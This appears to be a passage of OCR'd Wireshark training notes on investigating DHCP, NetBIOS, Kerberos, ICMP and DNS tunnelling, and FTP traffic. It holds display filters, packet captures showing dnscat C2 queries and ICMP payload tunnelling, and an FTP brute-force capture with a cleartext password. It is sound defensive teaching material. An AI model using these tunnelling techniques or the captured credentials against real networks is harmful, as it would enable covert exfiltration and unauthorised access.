00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····
0110  00 00 00 00 00 00 63 82  53 63 35 01 08 3d 07 01   ····
0120  34 64 a9 26 7e 63 0c 0c  6c 69 62 72 61 72 69 61   4d·&
0130  6e 2d 70 63 3c 08 4d 53  46 54 20 35 2e 30 37 0d   n-pc
0140  01 0f 03 06 2c 2e 2f 1f  21 79 f9 2b fc ff 00 00   ····
0150  00 00 00 00 00 00                                  ····
```


```
Option 12: Host Name (dhcp.option.hostname), 12 byte(s)     Packets: 180000 · Displayed: 681 (0.4%)     Profile: Default
```

NetBIOS (NBNS) Analysis

NetBIOS or **Net**work **B**asic **I**nput/**O**utput **S**ystem is the technology responsible for allowing applications on different hosts to communicate with each other.

NBNS investigation in a nutshell:

Notes	**Wireshark Filter**
Global search.	• `nbns`
"NBNS" options for grabbing the low-hanging fruits: • **Queries:** Query details. • Query details could contain **"name, Time to live (TTL) and IP address details"**	• `nbns.name contains "keyword"`
NetBIOS registration requests	`nbns.flags.opcode == 5`


dhcp-netbios.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
nbns

```
No.     Time       Source          Destination     Protocol  Info
    129 4.052481   192.168.0.22    192.168.0.255   NBNS      Name query NB CONV_XEROX<00>
    154 4.816612   192.168.0.22    192.168.0.255   NBNS      Name query NB CONV_XEROX<00>
    167 5.581016   192.168.0.22    192.168.0.255   NBNS      Name query NB CONV_XEROX<00>
    180 6.522330   192.168.0.38    192.168.0.255   NBNS      Name query NB CONVEYANCING<00>
    193 7.270357   192.168.0.38    192.168.0.255   NBNS      Name query NB CONVEYANCING<00>
    195 7.333952   192.168.0.13    192.168.0.255   NBNS      Name query NB ISATAP<00>
    209 7.973224   192.168.0.240   192.168.0.255   NBNS      Name query NB LIVAL-SVR01<00>
    210 8.020294   192.168.0.38    192.168.0.255   NBNS      Name query NB CONVEYANCING<00>
    213 8.089824   192.168.0.13    192.168.0.255   NBNS      Name query NB ISATAP<00>
    223 8.286614   192.168.0.240   192.168.0.255   NBNS      Name query NB LIVAL-SVR01<20>
```

```
▸ Frame 167: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on inter
▸ Ethernet II, Src: 18:a9:05:28:aa:de, Dst: ff:ff:ff:ff:ff:ff
▸ Internet Protocol Version 4, Src: 192.168.0.22, Dst: 192.168.0.255
▸ User Datagram Protocol, Src Port: 137, Dst Port: 137
▾ NetBIOS Name Service
    Transaction ID: 0xccf0
  ▸ Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ CONV_XEROX<00>: type NB, class IN
        Name: CONV_XEROX<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)
```


```
0000  ff ff ff ff ff ff 18 a9  05 28 aa de 08 00 45 00   ····
0010  00 4e 56 cd 00 00 80 11  61 6c c0 a8 00 16 c0 a8   ·NV·
0020  00 ff 00 89 00 89 00 3a  1e 94 cc f0 01 10 00 01   ····
0030  00 00 00 00 00 00 20 45  44 45 50 45 4f 46 47 46   ····
0040  50 46 49 45 46 46 43 45  50 46 49 43 41 43 41 43   PFIE
0050  41 43 41 43 41 41 41 00  00 20 00 01               ACAC
```

Kerberos Analysis

- **Kerberos** is the default authentication service for Microsoft Windows domains.
- It is responsible for authenticating service requests between two or more computers over the untrusted network. The ultimate aim is to **prove identity** securely.

Kerberos investigation in a nutshell:

Notes	Wireshark Filter
Global search.	• `kerberos`
User account search: • **CNameString: The username. Note:** Some packets could provide hostname information in this field. To avoid this confusion, filter the **"$"** value. The values end with **"$"** are hostnames, and the ones without it are user names.	• `kerberos.CNameString contains "keyword"` • `kerberos.CNameString and !(kerberos.CNameString contains "$" )`
"Kerberos" options for grabbing the low-hanging fruits: • **pvno:** Protocol version. • **realm:** Domain name for the generated ticket. • **sname:** Service and domain name for the generated ticket. • **addresses:** Client IP address and NetBIOS name. **Note:** the "addresses" information is only available in request packets.	• `kerberos.pvno == 5` • `kerberos.realm contains ".org"` • `kerberos.SNameString == "krbtg"`


kerberos.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

kerberos

```
No.   Time              Source        Destination   Protocol  Info
   29 73.732765         10.1.12.2     10.5.3.1      KRB5      TGS-REQ
   30 73.732769         10.5.3.1      10.1.12.2     KRB5      TGS-REP
   31 74.030758         10.1.12.2     10.5.3.1      KRB5      TGS-REQ
   32 74.030765         10.5.3.1      10.1.12.2     KRB5      TGS-REP
   50 13903423.72…      10.5.12.5     10.5.15.5     HTTP      GET /lxgdoc/ HTTP/1.1
   65 13913729.78…      10.5.12.5     10.5.3.1      KRB5      AS-REQ
   66 13913729.85…      10.5.3.1      10.5.12.5     KRB5      AS-REP
   67 13913729.86…      10.5.12.5     10.5.3.1      KRB5      TGS-REQ
   68 13913729.87…      10.5.3.1      10.5.12.5     KRB5      TGS-REP
   76 13913729.88…      10.5.12.5     10.5.15.5     HTTP      GET /lxgdoc/ HTTP/1.1
```

```
▸ Frame 68: 1236 bytes on wire (9888 bits), 1236 bytes captured (9888 bits)
▸ Ethernet II, Src: 00:03:ff:a6:ab:0c, Dst: 00:03:ff:a7:ab:0c
▸ Internet Protocol Version 4, Src: 10.5.3.1, Dst: 10.5.12.5
▸ User Datagram Protocol, Src Port: 88, Dst Port: 2565
▾ Kerberos
  ▾ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: DENYDC.COM
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: u1
    ▸ ticket
    ▸ enc-part
```

```
0050  02 01 01 a1 06 30 04 1b  02 75 31 a5 82 03 7d 61   ···
0060  82 03 79 30 82 03 75 a0  03 02 01 05 a1 0c 1b 0a   ··y
0070  44 45 4e 59 44 43 2e 43  4f 4d a2 21 30 1f a0 03   DEN
0080  02 01 02 a1 18 30 16 1b  04 48 54 54 50 1b 0e 66   ···
0090  63 34 2e 64 65 6e 79 44  43 2e 63 6f 6d a3 82 03   c4.
00a0  3b 30 82 03 37 a0 03 02  01 17 a1 03 02 01 04 a2   ;0·
00b0  82 03 29 04 82 03 25 51  46 c6 81 d6 18 6d c4 95   ··)
00c0  19 f1 e4 97 91 f3 d3 f6  38 7f c0 25 96 2f 95 36   ···
00d0  0d a1 cb 3b 6a 97 1a 7d  16 7e a8 fb 8c 0c e9 cd   ···
00e0  59 55 62 d3 25 b7 e7 13  95 9a 49 5f 6b fb d6 d5   YUb
00f0  34 55 d6 97 b3 2b 6c da  42 e5 69 ec ae a1 cc ef   4U·
0100  ac 90 f7 c9 07 e4 c5 1a  dc fb ed 8d fa f5 f3 d6   ···
0110  a9 43 27 d6 6e eb 12 83  f3 ea 66 14 e7 14 12 5f   ·C'
0120  36 62 b7 75 65 51 ca 76  e8 53 50 55 28 0e ff 2c   6b·
0130  b0 24 81 87 b4 ed a4 e9  91 d5 fe f0 79 ab 01 0a   ·$·
0140  99 2a b3 b8 d7 16 23 36  0e cd b4 55 9b af b6 a5   ·*·
0150  49 fa 8c 54 b1 1a 5f 3b  33 36 a6 63 2c 47 90 1d   I··
```

▼ Tunneling Traffic: DNS and ICMP

Tunnelling Traffic: ICMP and DNS

- Traffic tunnelling is (also known as **"port forwarding"**) transferring the data/resources in a secure method to network segments and zones.
- It can be used for "**internet to private networks**" and "**private networks to internet**" flow/direction.
- There is an **encapsulation process** to **hide** the **data**, so the transferred data appear natural for the case, but it contains private data packets and transfers them to the final destination securely.

Tunnelling provides **anonymity** and traffic security. Therefore it is highly used by enterprise networks. However, as it gives a significant level of data encryption, **attackers** use tunnelling to **bypass security perimeters** using the standard and trusted protocols used in everyday traffic like ICMP and DNS. Therefore, for a security analyst, it is crucial to have the ability to spot ICMP and DNS anomalies.

ICMP Analysis

- Internet Control Message Protocol (ICMP) is designed for diagnosing and reporting network communication issues. It is highly used in error reporting and testing.
- As it is a trusted network layer protocol, sometimes it is used for denial of service (DoS) attacks; also, adversaries use it in **data exfiltration and C2**


tunnelling activities.

ICMP analysis in a nutshell:

- Usually, ICMP tunnelling attacks are **anomalies** appearing/starting after a malware execution or vulnerability exploitation.
- As the ICMP packets can transfer an additional data payload, adversaries use this section to **exfiltrate data** and establish a C2 connection.
- It could be a TCP, HTTP or SSH data. As the ICMP protocols provide a great opportunity to carry extra data, it also has **disadvantages**.
    - Most enterprise networks **block** custom packets or require administrator privileges to create custom ICMP packets.

A large volume of ICMP traffic or anomalous packet sizes are indicators of ICMP tunnelling. Still, the adversaries could create custom packets that match the regular ICMP packet size (64 bytes), so it is still cumbersome to detect these tunnelling activities. However, a security analyst should know the normal and the abnormal to spot the possible anomaly and escalate it for further analysis.

Notes	**Wireshark filters**
Global search	• `icmp`
"ICMP" options for grabbing the low-hanging fruits: • **Packet length**. • **ICMP destination addresses**. • **Encapsulated** protocol signs in ICMP payload.	• `data.len > 64 and icmp`



icmp-tunnel.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

data.len > 64 and icmp

```
No.  Time           Source           Destination      Protocol  Length Info
 954 1122.214623    192.168.154.131  192.168.154.132  ICMP      1028 Echo (ping) request  id=0xfeff, seq=0/0, ttl
 955 1122.214781    192.168.154.132  192.168.154.131  ICMP      1028 Echo (ping) reply    id=0xfeff, seq=0/0, ttl
 956 1122.314715    192.168.154.131  192.168.154.132  ICMP      1028 Echo (ping) request  id=0xfeff, seq=0/0, ttl
 957 1122.314902    192.168.154.132  192.168.154.131  ICMP      1028 Echo (ping) reply    id=0xfeff, seq=0/0, ttl
 958 1122.414619    192.168.154.131  192.168.154.132  ICMP      1028 Echo (ping) request  id=0xfeff, seq=0/0, ttl
 959 1122.414767    192.168.154.132  192.168.154.131  ICMP      1028 Echo (ping) reply    id=0xfeff, seq=0/0, ttl
 960 1122.514705    192.168.154.131  192.168.154.132  ICMP      1028 Echo (ping) request  id=0xfeff, seq=0/0, ttl
 961 1122.514842    192.168.154.132  192.168.154.131  ICMP      1028 Echo (ping) reply    id=0xfeff, seq=0/0, ttl
 242 431.691770     192.168.154.131  192.168.154.132  ICMP      1033 Echo (ping) request  id=0xfeff, seq=0/0, ttl
```

```
› Frame 242: 1075 bytes on wire (8600 bits), 1075 bytes captured
› Ethernet II, Src: 00:0c:29:cf:0c:c1, Dst: 00:0c:29:cb:e3:82
› Internet Protocol Version 4, Src: 192.168.154.131, Dst: 192.16
⌄ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
  › Checksum: 0x0000 incorrect, should be 0x13c7
    [Checksum Status: Bad]
    Identifier (BE): 65279 (0xfeff)
    Identifier (LE): 65534 (0xfffe)
    Sequence number (BE): 0 (0x0000)
    Sequence number (LE): 0 (0x0000)
  › [No response seen]
  ⌄ Data (1033 bytes)
      Data: 4500040900004000401120240a5f01010a5f01020035d8b5…
      [Length: 1033]
```

```
0020  9a 84 08 00 00 00 fe ff  00 00 45 00 04 09 00 00   ········ ··E·····
0030  40 00 40 11 20 24 0a 5f  01 01 0a 5f 01 02 00 35   @·@· $·_ ···_···5
0040  d8 b5 03 f5 64 78 10 d1  9e 20 78 da 25 52 4d 8f   ····dx·· · x·%RM·
0050  db 54 14 7d 49 13 a6 35  32 94 91 40 b0 7b 1d 36   ·T·}I··5 2··@·{·6
0060  d3 49 93 f8 39 89 e3 64  3a d5 38 13 67 f2 3d 99   ·I··9··d :·8·g·=·
0070  c4 f9 94 90 ea d8 2f b6  13 c7 76 fc 9e 33 71 d4   ······/· ··v··3q·
0080  05 48 15 bf 00 89 2e 58  b0 84 6a 16 5d 20 c1 12   ·H····.X ··j·] ··
0090  96 ec 59 f2 13 ba 60 81  58 20 55 c2 23 ae 74 75   ··Y···`· X U·#·tu
00a0  37 f7 9e 7b ce b9 17 80  fb 40 06 09 bd 7f 02 c1   7··{···· ·@······
00b0  f9 47 b7 a7 b7 0f 41 2c  ca 78 e2 75 e2 75 f2 de   ·G····A, ·x·u·u··
00c0  b7 de 02 bc 92 41 f2 c7  7f df 9d 83 f3 f7 7e 79   ·····A·· ······~y
00d0  f7 eb 0f 20 16 65 fc 8f  33 f0 d9 df 0f 5e 8c 3f   ··· ·e·· 3····^·?
00e0  ff e7 f0 eb 2f 1f c6 7e  7f 56 06 20 16 bb cf 00   ····/··~ ·V· ····
00f0  f2 d5 73 40 be fb b9 8f  35 6c 6d b1 5e 86 f3 10   ··s@···· 5lm·^···
0100  d2 c0 41 19 db d5 54 1b  1e f7 5c 42 17 d6 ee 09   ··A···T· ··\B····
0110  5c f8 ee 1a 06 04 fb 96  0e b9 c7 2c f3 e0 ae 72   \······· ···,···r
0120  62 4e 2a d5 4a f9 dc 29  54 cc e0 09 84 45 58 c3   bN*·J··) T····EX·
0130  73 c8 73 28 07 51 a1 8c  50 b9 20 c0 14 27 70 1c   s·s(·Q·· P· ··'p·
0140  3c 9e ca 2d 25 9a ab aa  14 97 ff ef 2e 0a 6f c0   <··-%··· ····.·o·
0150  fb 2c 53 8b 90 cb d0 77  5d 0a 9f de 80 73 1a bc   ·,S····w ]····s··
0160  3d 8c 3f 63 19 c5 bd bd  b7 8d f3 99 97 1f 83 13   =·?c···· ········
0170  96 19 04 f3 25 d6 68 19  76 30 a6 96 63 40 6a ad   ····%·h· v0··c@j·
```

DNS Analysis

- Domain Name System (DNS) is designed to **translate/convert IP domain addresses to IP addresses.**
- It is also known as a phonebook of the internet. As it is the essential part of web services, it is commonly used and trusted, and therefore often ignored. Due to that, **adversaries use it in data exfiltration and C2 activities.**


DNS analysis in a nutshell:

- Similar to ICMP tunnels, DNS attacks are anomalies appearing/starting after a malware execution or vulnerability exploitation.
- Adversary creates (or already has) a **domain address** and configures it as a **C2 channel**. The malware or the commands executed after exploitation sends **DNS queries to the C2 server.**
- However, these queries are **longer than default DNS queries** and crafted for subdomain addresses. Unfortunately, these subdomain addresses are not actual addresses; they are encoded commands as shown below:

"encoded-commands.maliciousdomain.com"

- When this query is routed to the C2 server, the server sends the actual malicious commands to the host.
- As the DNS queries are a natural part of the networking activity, these packets have the chance of not being detected by network perimeters. A security analyst should know how to investigate the DNS packet lengths and target addresses to spot these anomalies.

Notes	**Wireshark Filter**
Global search	• `dns`
"DNS" options for grabbing the low-hanging fruits: • **Query length**. • **Anomalous** and non-regular **names** in DNS addresses. • **Long DNS addresses** with **encoded subdomain addresses**. • Known patterns like **dnscat** and **dns2tcp**. • Statistical analysis like the anomalous **volume** of DNS requests for a particular target. **!mdns: Disable local link device queries.**	• `dns contains "dnscat"` • `dns.qry.name.len > 15 and !mdns`


dns.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns contains dnscat

```
No.   Time           Source           Destination      Protocol  Info
33051 52387750.08…   192.168.253.1    192.168.253.128  DNS       Standard query 0x536b MX dnscat.3b80015aaf45c2a0297723008…
33052 52387750.08…   192.168.253.128  192.168.253.1    DNS       Standard query response 0x536b MX dnscat.3b80015aaf45c2a0…
33055 52387751.08…   192.168.253.1    192.168.253.128  DNS       Standard query 0x3402 TXT dnscat.473c015aafb88596dcee9f00…
33056 52387751.09…   192.168.253.128  192.168.253.1    DNS       Standard query response 0x3402 TXT dnscat.473c015aafb8859…
33061 52387752.09…   192.168.253.1    192.168.253.128  DNS       Standard query 0x68bc CNAME dnscat.2cdd015aafa2ecc909b1cb…
33062 52387752.09…   192.168.253.128  192.168.253.1    DNS       Standard query response 0x68bc CNAME dnscat.2cdd015aafa2e…
33065 52387753.09…   192.168.253.1    192.168.253.128  DNS       Standard query 0x2102 TXT dnscat.19fa015aaf1b2d742d9bb500…
33066 52387753.10…   192.168.253.128  192.168.253.1    DNS       Standard query response 0x2102 TXT dnscat.19fa015aaf1b2d7…
33069 52387754.10…   192.168.253.1    192.168.253.128  DNS       Standard query 0x39b2 CNAME dnscat.3c0e015aaf7e8dc66d34f2…
33070 52387754.10…   192.168.253.128  192.168.253.1    DNS       Standard query response 0x39b2 CNAME dnscat.3c0e015aaf7e8…
33073 52387755.11…   192.168.253.1    192.168.253.128  DNS       Standard query 0x59c3 MX dnscat.60ee015aaffee87ccb7d73008…
33074 52387755.11…   192.168.253.128  192.168.253.1    DNS       Standard query response 0x59c3 MX dnscat.60ee015aaffee87c…
33077 52387756.11…   192.168.253.1    192.168.253.128  DNS       Standard query 0x63f4 CNAME dnscat.46fe015aaf6a2499b8eb1d…
33078 52387756.11    192.168.253.128  192.168.253.1    DNS       Standard query response 0x63f4 CNAME dnscat.46fe015aaf6a2
```

```
▸ Frame 33051: 101 bytes on wire (808 bits), 101 bytes captured (8
▸ Ethernet II, Src: 00:50:56:c0:00:08, Dst: 00:0c:29:e6:4d:4a
▸ Internet Protocol Version 4, Src: 192.168.253.1, Dst: 192.168.25
▸ User Datagram Protocol, Src Port: 65518, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x536b
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ dnscat.3b80015aaf45c2a02977230080b68d0ea3: type MX, class IN
        Name: dnscat.3b80015aaf45c2a02977230080b68d0ea3
        [Name Length: 41]
        [Label Count: 2]
        Type: MX (Mail eXchange) (15)
        Class: IN (0x0001)
    [Response In: 33052]
```

```
0000  00 0c 29 e6 4d 4a 00 50  56 c0 00 08 08 00 45 00   ··)·MJ·P V·····E·
0010  00 57 14 bf 00 00 80 11  aa 03 c0 a8 fd 01 c0 a8   ·W······ ········
0020  fd 80 ff ee 00 35 00 43  77 4e 53 6b 01 00 00 01   ·····5·C wNSk····
0030  00 00 00 00 00 00 06 64  6e 73 63 61 74 22 33 62   ·······d nscat"3b
0040  38 30 30 31 35 61 61 66  34 35 63 32 61 30 32 39   80015aaf 45c2a029
0050  37 37 32 33 30 30 38 30  62 36 38 64 30 65 61 33   77230080 b68d0ea3
0060  00 00 0f 00 01                                     ·····
```

▼ Cleartext Protocol Analysis: FTP

Cleartext Protocol Analysis

Investigating cleartext protocol traces sounds easy, but when the time comes to investigate a big network trace for incident analysis and response, the game changes. Proper analysis is more than following the stream and reading the cleartext data. For a security analyst, it is important to create statistics and key results from the investigation process. As mentioned earlier at the beginning of the Wireshark room series, the analyst should have the required network knowledge and tool skills to accomplish this. Let's simulate a cleartext protocol investigation with Wireshark!

FTP Analysis


File Transfer Protocol (FTP) is designed to transfer files with ease, so it focuses on simplicity rather than security. As a result of this, using this protocol in unsecured environments could create security issues like:

- MITM attacks
- Credential stealing and unauthorised access
- Phishing

- Malware planting
- Data exfiltration

FTP analysis in a nutshell:

Notes	Wireshark Filter
Global search	• `ftp`
"FTP" options for grabbing the low-hanging fruits: • **x1x series:** Information request responses. • **x2x series:** Connection messages. • **x3x series:** Authentication messages. **Note:** "**200**" means command **successful**.	**---**
"x1x" series options for grabbing the low-hanging fruits: • **211:** System status. • **212:** Directory status. • **213:** File status	• `ftp.response.code == 211`
"x2x" series options for grabbing the low-hanging fruits: • **220:** Service ready. • **227:** Entering passive mode. • **228:** Long passive mode. • **229:** Extended passive mode.	• `ftp.response.code == 227`
"x3x" series options for grabbing the low-hanging fruits: • **230:** User login. • **231:** User logout. • **331:** Valid username. • **430:** Invalid username or password • **530:** No login, invalid password.	• `ftp.response.code == 230`
"FTP" commands for grabbing the low-hanging fruits: • **USER:** Username. • **PASS:** Password. • **CWD:** Current work directory. • **LIST:** List.	• `ftp.request.command == "USER"` • `ftp.request.command == "PASS"` • `ftp.request.arg == "password"`
Advanced usages examples for grabbing low-hanging fruits: • **Bruteforce signal:** List failed login attempts. • **Bruteforce signal:** List target username. • **Password spray signal:** List targets for a static password.	• `ftp.response.code == 530` • `(ftp.response.code == 530) and (ftp.response.arg contains "username")` • `(ftp.request.command == "PASS" ) and (ftp.request.arg == "password")`


ftp.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp

```
No.         Time        Source            Destination       Protocol  Info
         4 0.012755    10.121.70.151     10.234.125.254    FTP       Response: 530 Login incorrect.
        10 0.031952    10.121.70.151     10.234.125.254    FTP       Response: 331 Password required for admin.
        11 0.032425    10.234.125.254    10.121.70.151     FTP       Request: PASS merlin
        13 0.040913    10.121.70.151     10.234.125.254    FTP       Response: 530 Login incorrect.
